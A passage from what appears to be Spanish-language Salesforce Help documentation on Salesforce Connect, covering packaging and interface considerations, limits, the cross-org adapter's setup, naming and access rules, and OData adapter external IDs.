- No se pueden incluir los certificados en paquetes. Si empaqueta una fuente de datos externa que especifica un certificado, asegúrese de que la organización de suscriptor dispone de un certificado válido con el mismo nombre.
- En paquetes gestionados y sin gestionar, los objetos externos están incluidos en el componente de objeto personalizado.
- Si agrega una fuente de datos externa a un paquete, no se incluirán otros componentes automáticamente en el paquete.
- Si agrega un objeto externo a un paquete, luego vistas de lista, formatos de página, campos personalizados, el componente del objeto personalizado que define el objeto externo y la fuente de datos externa se incluyen automáticamente en el paquete. Si el objeto externo tiene campos de búsqueda, búsqueda externa o relación de búsqueda indirecta, los objetos principales se incluyen también automáticamente en el paquete.
- Si el acceso de la fuente de datos externa está asignado en un conjunto de permisos o en una configuración de perfil que ha agregado a un paquete, las fuentes de datos externas activadas se incluyen automáticamente en el paquete.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Si un objeto externo está asignado en un conjunto de permisos o en ajustes de perfil que agrega a un paquete, los campos personalizados, las vistas de lista, los formatos de página, el componente del objeto personalizado que define el objeto externo y la fuente de datos externa se incluyen automáticamente en el paquete.

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

Salesforce Connect

### Consideraciones de Lightning Experience para Salesforce Connect: Todos los adaptadores

Los usuarios pueden acceder a objetos externos desde la aplicación de Lightning Experience, pero se aplican algunos requisitos y comportamientos especiales.

- Las fuentes de datos externas asociadas de los objetos externos no deben tener la opción **Gran volumen de datos** seleccionada. Este requisito no se aplica al adaptador entre organizaciones para Salesforce Connect.
- No se admiten las acciones rápidas en objetos externos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

Salesforce Connect

### Consideraciones de Salesforce1 para Salesforce Connect: Todos los adaptadores

Los usuarios pueden ver y buscar objetos externos desde la aplicación Salesforce1, pero existen algunos comportamientos especiales y limitaciones.

- Siempre que se cumplan las siguientes condiciones, los objetos externos se incluyen en la sección Reciente del menú de navegación de Salesforce1 como parte del elemento Elementos de búsqueda inteligente. Es posible que los usuarios tengan que tocar **Más** para ver estos elementos.
  - Como con los objetos personalizados, deben asignarse objetos externos a fichas a las que los usuarios puedan acceder, y deben otorgarse permisos de objetos a través de perfiles o conjuntos de permisos.
  - Las fuentes de datos externas asociadas de los objetos externos no deben tener la opción **Gran volumen de datos** seleccionada. Este requisito no se aplica al adaptador entre organizaciones para Salesforce Connect.
- Para permitir que los objetos externos aparezcan en las siguientes aplicaciones, seleccione **Activar búsqueda** en las fuentes de datos externas asociadas. Este requisito no se aplica a adaptadores personalizados para Salesforce Connect.
  - Aplicación descargable Salesforce1 para iOS

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Aplicación para navegadores móviles Salesforce1 cuando se utiliza en dispositivos iOS

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

Salesforce Connect

## Consideraciones de comunidades para Salesforce Connect: Todos los adaptadores

Los usuarios pueden acceder a objetos externos desde comunidades, pero se aplican algunos requisitos y limitaciones.

- Debe crear las comunidades con la plantilla Servicio al cliente (Napili) o la plantilla Fichas de Salesforce + Visualforce.
- Esta lista se aplica a comunidades creadas con la plantilla Servicio al cliente (Napili).
  - Las fuentes de datos externas asociadas de los objetos externos no deben tener la opción **Gran volumen de datos** seleccionada. Este requisito no se aplica al adaptador entre organizaciones para Salesforce Connect.
  - Si el `Tipo de identidad` de una fuente de datos externa está establecido como Por usuario, los miembros de la comunidad no pueden configurar sus propias credenciales. No obstante, puede establecer y gestionar la configuración de autenticación de cada usuario para sistemas externos desde Lightning Experience o Salesforce Classic.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores

Salesforce Connect

## Límites generales para Salesforce Connect: Todos los adaptadores

Conozca los límites para utilizar Salesforce Connect.

Para cada usuario, el número máximo de objetos externos a los que puede otorgar permisos de objeto es igual al número máximo de objetos personalizados a los que puede acceder el usuario. Este límite se determina por la licencia de usuario asignada al usuario.

| | |
|---|---|
| Máximo de objetos externos por organización[1] | 100 |
| Máximo de uniones por consulta en objetos externos y otros tipos de objetos | 4 |
| Longitud máximo del token de OAuth emitido por el sistema externo | 4,000 caracteres |
| Número máximo de filas recuperadas por hora por fuente de datos externa. Este límite no se aplica a las fuentes de datos externas de alto volumen de datos o filas que se han recuperado anteriormente. | 50.000 |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

[1] Se aplica el límite de 100 objetos externos independientemente de cuántos complementos de Salesforce Connect que ha adquirido para su organización.

Límites generales para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Conozca los límites para el adaptador de OData para Salesforce Connect.

CONSULTE TAMBIÉN

Consideraciones para Salesforce Connect: Todos los adaptadores
Salesforce Connect

### Límites generales para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Conozca los límites para el adaptador de OData para Salesforce Connect.

Una organización está limitada a:

- 10.000 llamadas de OData por hora para las ediciones Enterprise, Performance y Unlimited. Límites superiores están disponibles mediante solicitud.
- 1.000 llamadas de OData por hora para Developer Edition.

| | |
|---|---|
| Tamaño máximo de solicitud HTTP para OData | 8 MB |
| Tamaño máximo de respuesta HTTP para OData | 8 MB |
| Tamaño de conjunto de resultados máximos de una consulta OData | 16 MB |
| Tamaño de conjunto de resultados máximos de una subconsulta OData | 1.000 filas |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Límites generales para Salesforce Connect: Todos los adaptadores
Consideraciones de límites de frecuencia de llamadas de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
Adaptador de OData 2.0 o 4.0 para Salesforce Connect

## Salesforce Connect: Acceso a datos entre organizaciones en otra organización de Salesforce

### Adaptador entre organizaciones para Salesforce Connect

Colabore de forma más eficiente y mejore los procesos conectando los datos entre sus organizaciones de Salesforce. Con el adaptador entre aplicaciones, Salesforce Connect utiliza llamadas de la API REST de Force.com para acceder a registros en otras organizaciones de Salesforce. La configuración es rápida y sencilla con herramientas con función de apuntar y hacer clic.

Sus usuarios y la plataforma Force.com interactúan con los datos de otras organizaciones a través de objetos externos. El adaptador entre organizaciones para Salesforce Connect convierte todas esas interacciones en una llamada de la API REST de Force.com.

Suponga que almacena su inventario de productos en una organización de Salesforce. Desea que sus sucursales regionales y locales, que tienen sus propias organizaciones, vean la información más reciente sobre su stock. Con el adaptador entre organizaciones para Salesforce Connect, esas otras organizaciones pueden acceder fácilmente a sus datos respetando al mismo tiempo las restricciones de acceso que usted controla.

El adaptador entre organizaciones utiliza una llamada de la API REST de Force.com cada vez que:

- Un usuario hace clic en la ficha de un objeto externo para una vista de lista.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

- Un usuario ve una página de detalle de registro de un objeto externo.
- Un usuario ve una página de detalles de registro de un objeto principal que muestra una lista relacionada de registros de objetos externos secundarios.
- Un usuario realiza una búsqueda global de Salesforce.
- Un usuario crea, modifica o elimina un registro de objeto externo. (Esto no se aplica al adaptador entre organizaciones.)
- Un usuario ejecuta un informe.
- La vista previa se carga en el generador de informes.
- Se consulta un objeto externo a través de flujos, API, Apex, SOQL o SOSL.
- Usted valida o sincroniza una fuente de datos externa.

Para configurar Salesforce Connect con el adaptador entre organizaciones, utilizará únicamente herramientas con función de apuntar y hacer clic.

Organizaciones suscriptora y proveedora en Salesforce Connect: Adaptador entre organizaciones
La *organización proveedora* almacena los datos a los que accede la *organización suscriptora*.

Nombres de API para objetos externos y campos personalizados en Salesforce Connect: Adaptador entre organizaciones
Si se crean objetos externos y campos personalizados en la organización suscriptora por medio de la sincronización, sus nombres de API se derivan de los nombres de API correspondientes en la organización proveedora.

Id. de registros e Id. externos para objetos externos en Salesforce Connect: Adaptador entre organizaciones
Los Id. de registros de objetos externos están derivados de sus Id. de registros correspondientes en la organización proveedora. Los valores de Id. externos en registros de objetos externos coinciden con los Id. de registros en la organización proveedora.

Acceso de usuarios a datos externos en Salesforce Connect: Adaptador entre organizaciones
El acceso de los usuarios a los datos externos viene determinado por la configuración en las organizaciones suscriptora y proveedora.

CONSULTE TAMBIÉN

Salesforce Connect

Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect

Consideraciones para Salesforce Connect: Adaptador entre organizaciones

## Organizaciones suscriptora y proveedora en Salesforce Connect: Adaptador entre organizaciones

La *organización proveedora* almacena los datos a los que accede la *organización suscriptora*.

Usted define la fuente de datos externa y los objetos externos en la organización suscriptora. Cree manualmente los objetos externos y sus campos, o créelos automáticamente sincronizando los metadatos de la organización proveedora. Cuando los usuarios ven o buscan esos objetos externos en la organización suscriptora, los datos se obtienen de la organización proveedora y se muestran en la organización suscriptora.

- Una organización puede servir como suscriptora y proveedora.
- Una organización suscriptora puede acceder a datos de múltiples organizaciones proveedoras.
- Una organización proveedora puede permitir que múltiples organizaciones suscriptoras accedan a sus datos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Adaptador entre organizaciones para Salesforce Connect

## Nombres de API para objetos externos y campos personalizados en Salesforce Connect: Adaptador entre organizaciones

Si se crean objetos externos y campos personalizados en la organización suscriptora por medio de la sincronización, sus nombres de API se derivan de los nombres de API correspondientes en la organización proveedora.

Cada nombre de API de los objetos externos termina por `__x`. Los campos personalizados en objetos externos utilizan el tradicional sufijo `__c` en el nombre de API. Específicamente para objetos y campos personalizados que se sincronizan con el adaptador entre organizaciones para Salesforce Connect:

- Para un nombre de API sin sufijo en la organización proveedora, el nombre de API se reutiliza en la organización suscriptora, pero con un sufijo `__x` aplicado a objetos o `__c` a campos.
- Para un nombre de API con un sufijo en la organización proveedora, el nombre de API se reutiliza en la organización suscriptora. Pero se retira uno de los guiones bajos (_) del sufijo original, y se aplica un nuevo sufijo `__x` o `__c`.

Ejemplo: Si sincroniza el objeto Cuenta de la organización proveedora, la organización suscriptora crea:

- Un objeto externo con el nombre de API `Account__x`
- Campos personalizados que incluye uno con el nombre de API `Account__x.Name__c`

Si sincroniza el objeto `CustObj__c` de la organización proveedora, la organización suscriptora crea:

- Un objeto externo con el nombre de API `CustObj_c__x`
- Campos personalizados que incluye uno con el nombre de API `CustObj_c__x.Name__c`

Si el objeto de la organización proveedora tiene un campo personalizado, la organización suscriptora crea el campo personalizado en el objeto externo equivalente, por ejemplo:

- `Account__x.MiCampoPers_c__c`
- `CustObj_c__x.MiOtroCampoPers_c__c`

Si sincroniza el objeto externo `Account__x` de la organización proveedora, la organización suscriptora crea:

- Un objeto externo con el nombre de API `Account_x__x`
- Campos personalizados que incluye uno con el nombre de API `Account_x__x.Name_c__c`

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### CONSULTE TAMBIÉN

Adaptador entre organizaciones para Salesforce Connect

### Id. de registros e Id. externos para objetos externos en Salesforce Connect: Adaptador entre organizaciones

Los Id. de registros de objetos externos están derivados de sus Id. de registros correspondientes en la organización proveedora. Los valores de Id. externos en registros de objetos externos coinciden con los Id. de registros en la organización proveedora.

Cada objeto de Salesforce tiene un Id. de objeto con un prefijo de clave en los tres primeros caracteres. Cuando se crea un objeto externo, se le asigna un prefijo de clave exclusivo.

Cada registro de objeto externo tiene un Id. de registro que utiliza el mismo prefijo de clave que el Id. de objeto externo. El resto del Id. del registro de objeto externo coincide con el Id. de registro original que está en la organización proveedora, excluyendo su prefijo original.

Cada Id. de registro que proviene de la organización proveedora se convierte en una cadena alfanumérica de 18 caracteres que no distingue entre mayúsculas y minúsculas en la organización suscriptora.

El Id. de registro original también está disponible en la organización suscriptora como el valor del campo estándar Id. externo del registro del objeto externo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Cada objeto externo tiene un campo estándar `Id. externo`. Sus valores identifican expresamente cada registro de objeto externo en su organización. Cuando el objeto externo es el principal en una relación de búsqueda externa, el campo estándar Id. externo se usa para identificar los registros secundarios.

Ejemplo: Usted sincroniza el objeto Cuenta de la organización proveedora, y se asigna al objeto `Account__x` de la organización suscriptora un prefijo de clave `x00`. Una cuenta en la organización proveedora con el Id. 001B0000003SVC7IAO aparece en la organización suscriptora con el id. x00B0000003SVC7IAO y el Id. externo 001B0000003SVC7IAO.

#### CONSULTE TAMBIÉN

Adaptador entre organizaciones para Salesforce Connect

### Acceso de usuarios a datos externos en Salesforce Connect: Adaptador entre organizaciones

El acceso de los usuarios a los datos externos viene determinado por la configuración en las organizaciones suscriptora y proveedora.

Las credenciales que se utilizan por la organización suscriptora para conectar con la organización proveedora se asocian con un usuario en la organización proveedora. Hacemos referencia a este usuario como el *usuario conectado*.

Un usuario en la organización suscriptora puede acceder únicamente a los datos a los que el usuario conectado puede acceder dentro de la organización proveedora. En otras palabras, el acceso de usuarios de la organización suscriptora respecta las restricciones de acceso del usuario conectado, que están determinadas por esos parámetros en la organización proveedora.

- Seguridad a nivel de objetos: conjuntos de permisos y perfiles
- Seguridad a nivel de campos: conjuntos de permisos y perfiles
- Seguridad a nivel de registros: configuración de colaboración, jerarquías de funciones y reglas de colaboración de toda la organización

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

En la organización suscriptora, otorgue el acceso a usuarios a objetos externos a través de conjuntos de permisos y perfiles.

CONSULTE TAMBIÉN

Adaptador entre organizaciones para Salesforce Connect

Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect

## Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect

| PERMISOS DE USUARIO | |
|---|---|
| Para crear y modificar fuentes de datos externas: | "Personalizar aplicación" |
| Para crear y modificar objetos externos: | "Personalizar aplicación" |
| Para definir o cambiar la ayuda a nivel de objeto: | "Personalizar aplicación" |
| Para crear y modificar campos personalizados: | "Personalizar aplicación" |
| Para modificar conjuntos permisos y perfiles de usuarios: | "Gestionar perfiles y conjuntos de permisos" |
| Para modificar otros parámetros de autenticación de usuarios para sistemas externos: | "Gestionar usuarios" |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Proporcione a los usuarios una visión transparente de los datos de sus otras organizaciones de Salesforce para que tengan una visión completa del negocio. La configuración del adaptador entre organizaciones para Salesforce Connect es una forma rápida y sencilla con herramientas con función de apuntar y hacer clic.

La configuración de Salesforce Connect con el adaptador entre organizaciones lleva aparejada estos pasos de alto nivel.

1. Defina una fuente de datos externa del tipo `Salesforce Connect: Entre organizaciones`.

   Crear una fuente de datos externa para cada organización proveedora.

2. Cree los objetos externos.

   Realice esta tarea únicamente si no sincroniza para crear automáticamente los objetos externos. En la organización suscriptora, cree un objeto externo para cada objeto de la organización proveedora al que desee acceder.

3. Cree contenido de ayuda para sus objetos externos.

   Ayude a sus usuarios a distinguir entre objetos externos y el resto de los objetos de la organización suscriptora, que pueden tener nombres y tipos de datos similares. En la organización suscriptora, cree páginas de Visualforce para describir los objetos externos. Cuando sus usuarios hagan clic en **Ayuda para esta página** en un objeto externo, leerán su contenido de ayuda personalizado.

4. Añada campos personalizados y relaciones para los objetos externos.

   Cree relaciones entre objetos. Si no sincronizó para crear automáticamente los objetos externos y sus campos en la organización suscriptora, cree un campo personalizado para cada campo de la organización proveedora al que desee acceder.

5. Active el acceso de usuarios a objetos externos.

Otorgue permisos de objeto a través de conjuntos de permisos o perfiles.

6. Active el acceso de usuarios a los campos de los objetos externos.

   Otorgue permisos de campo a través de conjuntos de permisos o perfiles.

7. Si la fuente de datos externa utiliza la autenticación por usuario:

   a. Permita a los usuarios autenticarse en el sistema externo.

      Otorgue acceso a los usuarios a los parámetros de autenticación de la fuente de datos externa a través de conjuntos de permisos o perfiles.

   b. Configure los ajustes de autenticación de cada usuario.

      Usted o sus usuarios pueden realizar esta tarea.

      Consejo: Forme a sus usuarios sobre la configuración de sus parámetros de autenticación para sistemas externos. Asegúrese de que conoce qué credenciales introducir para la organización proveedora. Si está utilizando OAuth 2.0, el flujo de OAuth muestra la página de inicio de sesión de Salesforce dos veces: primero para iniciar sesión en la organización proveedora para obtener un token de acceso, y luego para volver a iniciar sesión en la organización suscriptora. Pruebe si existen en el flujo de OAuth solicitudes o redireccionamientos potencialmente confusos y ofrezca formación a sus usuarios cuando lo necesiten. Los flujos de OAuth varían dependiendo del sistema externo, el proveedor de autenticación y los ámbitos especificados.

CONSULTE TAMBIÉN

Adaptador entre organizaciones para Salesforce Connect

Consideraciones para Salesforce Connect: Adaptador entre organizaciones

Guía del desarrollador: *Guía del desarrollador de Visualforce*

Relaciones de objetos externos

Organizaciones suscriptora y proveedora en Salesforce Connect: Adaptador entre organizaciones

## Definir una fuente de datos externa para Salesforce Connect: Adaptador entre organizaciones

Ofrezca a sus usuarios una visión transparente de los datos de todas sus organizaciones de Salesforce.

1. Desde Configuración, introduzca `Fuentes de datos externas` en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Fuentes de datos externas**.
2. Haga clic en **Nueva fuente de datos externa** o haga clic en **Modificar** para modificar una fuente de datos externa.
3. Cumplimente los campos.

| Campo | Descripción |
|---|---|
| `Etiqueta` | Un nombre fácil de recordar para la fuente de datos externa. La etiqueta aparece en la interfaz de usuario de Salesforce, como en vistas de lista.<br>Si establece `Tipo de identidad` como Por usuario, esta etiqueta aparece cuando sus usuarios visualizan o modifican sus ajustes de autenticación para sistemas externos. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para crear y modificar fuentes de datos externas:

- "Personalizar aplicación"

| Campo | Descripción |
|---|---|
| `Nombre` | Identificador exclusivo empleado para hacer referencia a esta definición de fuente de datos externa a través de la API.<br>El nombre solo puede contener guiones bajos y caracteres alfanuméricos. Debe ser exclusivo, comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. |
| `Tipo` | Seleccione **Salesforce Connect: Entre organizaciones**. |
| `Conectar con` | Determina qué URL se utiliza para conectar con la organización proveedora. |
| `URL` | Si seleccionó `Conectar con URL personalizada`, introduzca la dirección URL de inicio de sesión para la organización proveedora. |
| `Versión de API` | Seleccione una versión de API que admita la organización proveedora. La versión de API determina a qué objetos, campos y tipos de la organización proveedora puede acceder desde la organización suscriptora. |
| `Tiempo de espera para la conexión` | El número de segundos que hay que esperar una respuesta procedente de la organización proveedora antes de que se agote el tiempo de espera. El valor está establecido de forma predeterminada a un máximo de 120 segundos. |
| `Activar búsqueda` | Determina si las búsquedas globales en la organización suscriptora también buscan los datos del objeto externo, que está almacenado en la organización proveedora.<br>Cuando se selecciona, puede controlar qué objetos externos se pueden buscar seleccionando o anulando la selección de `Permitir buscar` en cada objeto externo.<br>Solo se pueden buscar campos de texto, área de texto y área de texto largo. Si un objeto externo no tiene campos que se pueden buscar, las búsquedas en ese objeto no devuelven registros. |
| `Tipo de identidad` | Determina si la organización suscriptora utiliza uno o varios conjuntos de credenciales para acceder a la organización proveedora. Consulte Tipo de identidad para fuentes de datos externas en la página 5540. |

4. Seleccione el protocolo de autenticación.
   - Si selecciona **Autenticación de contraseña**, introduzca el nombre de usuario y la contraseña para acceder al sistema externo.
   - Si selecciona **Oauth 2.0**, cumplimente los siguientes campos.

| Campo | Descripción |
|---|---|
| `Proveedor de autenticación` | Seleccione un proveedor de autenticación de Salesforce. Consulte "Configurar un proveedor de autenticación de Salesforce" en la Ayuda de Salesforce. |

| Campo | Descripción |
|---|---|
| `Ámbito` | Especifica el ámbito de los permisos para solicitar el token de acceso. Su proveedor de autenticación determina los valores permitidos. Consulte Uso del parámetro de ámbitos en la página 1037.<br>Nota:<br>– El valor que introduzca sustituye el valor de `Ámbitos predeterminados` que está definido en el proveedor de autenticación especificado.<br>– La definición de los ámbitos puede afectar a que el flujo de OAuth presente al usuario una pantalla de consentimiento.<br>– Recomendamos que solicite un token de actualización o acceso sin conexión. De otro modo, cuando venza el token, perderá el acceso al sistema externo. |
| `Iniciar flujo de autenticación en Guardar` | Para autenticar el sistema externo y obtener un token de OAuth, seleccione esta casilla de verificación. Este proceso de autenticación se denomina flujo de OAuth.<br>Cuando hace clic en **Guardar**, el sistema externo le solicita iniciar sesión. Después de iniciar sesión correctamente, el sistema externo le otorga un token de OAuth para acceder a sus datos en esta organización.<br>Rehaga el flujo de OAuth cuando necesite un nuevo token (por ejemplo, si el token caduca), si el token caduca (o si modifica los campos `Ámbito` o `Proveedor de autenticación`. |

5. Haga clic en **Guardar**.
6. Haga clic en **Validar y sincronizar** y confirme que la conexión se ha realizado con éxito.

   Si recibe un mensaje de error, consulte los siguientes documentos.

   - "Códigos de estado y respuestas de error" en la *Guía del desarrollador de la API REST de Force.com*
   - Las secciones "Elemento de fallo de API," "ExceptionCode", "Error" y "StatusCode" de "Tipos de datos de núcleo utilizados en llamadas de API" en la *Guía del desarrollador de la API SOAP*
7. También puede seleccionar tablas y hacer clic en **Sincronizar** para hacer lo siguiente para cada tabla seleccionada.

   - Crear automáticamente un objeto externo de Salesforce.
   - Crear automáticamente un campo personalizado para cada columna de tabla compatible con un tipo de campo de metadatos de Salesforce.

   Nota: Antes de sincronizar, asegúrese de que comprende las consideraciones que se describen en estos temas.

   - Consideraciones de sincronización para Salesforce Connect: Todos los adaptadores en la página 5545
   - Consideraciones de sincronización para Salesforce Connect: Adaptador entre organizaciones en la página 5546

   Puede también elegir crear manualmente los objetos externos y los campos personalizados que se asignan a los datos externos. Al hacerlo le permite personalizar los nombres de objetos externos, decidir para qué columnas de tabla crear campos personalizados

y personalizar los nombres de campo personalizados. Sin embargo, este enfoque emplea más tiempo y requiere mantenimiento manual.

CONSULTE TAMBIÉN

- Acceder a datos de otra organización de Salesforce con el Adaptador entre organizaciones para Salesforce Connect
- Almacenar la configuración de autenticación para sistemas externos
- Nombres de API para objetos externos y campos personalizados en Salesforce Connect: Adaptador entre organizaciones
- Organizaciones suscriptora y proveedora en Salesforce Connect: Adaptador entre organizaciones
- Guía del desarrollador: *Guía del desarrollador de la API de REST de Force.com*

## Consideraciones para Salesforce Connect: Adaptador entre organizaciones

Conozca los comportamientos especiales, límites y recomendaciones para el uso del adaptador entre organizaciones para Salesforce Connect.

Revise también todas las consideraciones que se aplican a todos los adaptadores de Salesforce Connect.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Consideraciones de uso de la API para Salesforce Connect: Adaptador entre organizaciones

Con el adaptador entre aplicaciones, Salesforce Connect utiliza llamadas de la API REST de Force.com para acceder a registros en otras organizaciones de Salesforce. Dependiendo de cómo se acceda a los objetos externos, cada llamada cuenta en los límites de uso de la API de solo la organización proveedora o de las organizaciones proveedora y suscriptora.

CONSULTE TAMBIÉN

- Consideraciones para Salesforce Connect: Todos los adaptadores

### Consideraciones de uso de la API para Salesforce Connect: Adaptador entre organizaciones

Con el adaptador entre aplicaciones, Salesforce Connect utiliza llamadas de la API REST de Force.com para acceder a registros en otras organizaciones de Salesforce. Dependiendo de cómo se acceda a los objetos externos, cada llamada cuenta en los límites de uso de la API de solo la organización proveedora o de las organizaciones proveedora y suscriptora.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Cuando un usuario accede a un objeto externo de una de las siguientes maneras, la llamada de la API REST de Force.com cuenta en los límites de uso de la API de la organización proveedora.

- Abriendo una vista de lista de los registros de objetos externos
- Viendo una página de detalle del registro de objeto externo
- Viendo un registro de objeto principal que contiene una lista relacionada de objetos externos
- Ejecutando una búsqueda que también busca en objetos externos
- Accediendo a un objeto externo desde un flujo, una página de Visualforce, una clase de Apex o un desencadenador de Apex
- Modificación de detalles de un registro de objeto externo
- Ejecutando un informe
- Modificando un informe y causando la vista previa para cargar en el generador de informes

Si un usuario o sistema accede a un objeto externo a través de la API SOAP, la API masiva, o la API REST de Force.com, ese acceso cuenta en los límites de uso de la API de las organizaciones proveedora y suscriptora.

CONSULTE TAMBIÉN

*Guía de referencia rápida de límites de Salesforce*: Límites de solicitudes de API

Consideraciones para Salesforce Connect: Adaptador entre organizaciones

Organizaciones suscriptora y proveedora en Salesforce Connect: Adaptador entre organizaciones

## Salesforce Connect: OData 2.0: Acceder a datos externos a través del protocolo de datos abierto

### Adaptador de OData 2.0 o 4.0 para Salesforce Connect

Conecte con su back office para obtener una visión completa de su negocio. Con el adaptador de OData 2.0 o 4.0, Salesforce Connect utiliza Open Data Protocol Versión 2.0 o Versión 4.0 para acceder a los datos que están almacenados fuera de Salesforce.

Sus usuarios y la plataforma Force.com interactúan con los datos externos a través de objetos externos. Salesforce Connect convierte todas esas interacciones en una consulta OData que contiene los parámetros relevantes para filtrar los resultados. Salesforce realiza una llamada de OData cada vez que:

- Un usuario hace clic en la ficha de un objeto externo para una vista de lista.
- Un usuario ve una página de detalle de registro de un objeto externo.
- Un usuario ve una página de detalles de registro de un objeto principal que muestra una lista relacionada de registros de objetos externos secundarios.
- Un usuario realiza una búsqueda global de Salesforce.
- Un usuario crea, modifica o elimina un registro de objeto externo. (Esto no se aplica al adaptador entre organizaciones.)
- Un usuario ejecuta un informe.
- La vista previa se carga en el generador de informes.
- Se consulta un objeto externo a través de flujos, API, Apex, SOQL o SOSL.
- Usted valida o sincroniza una fuente de datos externa.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

El adaptador de OData 2.0 para Salesforce Connect puede acceder a los datos externos que se exponen a través de servicios denominados *productores de OData*. Conozca más detalles sobre los productores de OData en `www.odata.org`.

#### Id. externos y claves de entidades OData

Cuando accede a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect, los valores del campo estándar Id. externo de un objeto externo se derivan según la clave de entidad que esté definida en el documento de metadatos del servicio OData.

Paginación dirigida por el cliente y dirigida por el servidor para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

Es habitual que las consultas de Salesforce Connect de datos externos tengan un conjunto de resultados de gran tamaño que se divide en lotes o páginas más pequeños. Usted decide si hacer que el comportamiento de la paginación esté controlado por el sistema externo (dirigida por el servidor) o por el adaptador de OData 2.0 o 4.0 para Salesforce Connect (dirigido por el cliente).

CONSULTE TAMBIÉN

- Salesforce Connect
- Acceder a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect
- Consideraciones para Salesforce Connect: Adaptadores de OData 2.0 y 4.0
- Referencia de OData para Salesforce Connect: Adaptadores de OData 2.0 y 4.0

## Id. externos y claves de entidades OData

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Developer** Edition

Está disponible a un coste adicional en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**


Cuando accede a datos externos con el adaptador de OData 2.0 o 4.0 para Salesforce Connect, los valores del campo estándar Id. externo de un objeto externo se derivan según la clave de entidad que esté definida en el documento de metadatos del servicio OData.

Cada objeto externo tiene un campo estándar `Id. externo`. Sus valores identifican expresamente cada registro de objeto externo en su organización. Cuando el objeto externo es el principal en una relación de búsqueda externa, el campo estándar Id. externo se usa para identificar los registros secundarios.

**Importante:** No utilice datos confidenciales como los valores del campo estándar Id. externo, ya que Salesforce a veces almacena esos valores.

- Los campos de relación de búsqueda externa en registros secundarios almacenan y muestran los valores de Id. externo de los registros principales.
- Para un uso únicamente interno, Salesforce almacena el valor de Id. externo de cada fila que se recupera del sistema externo. Este comportamiento no se aplica a objetos externos que están asociados con fuentes de datos externas de alto volumen de datos.

Esta vista de lista del objeto externo Order_Detail muestra valores de Id. externo.

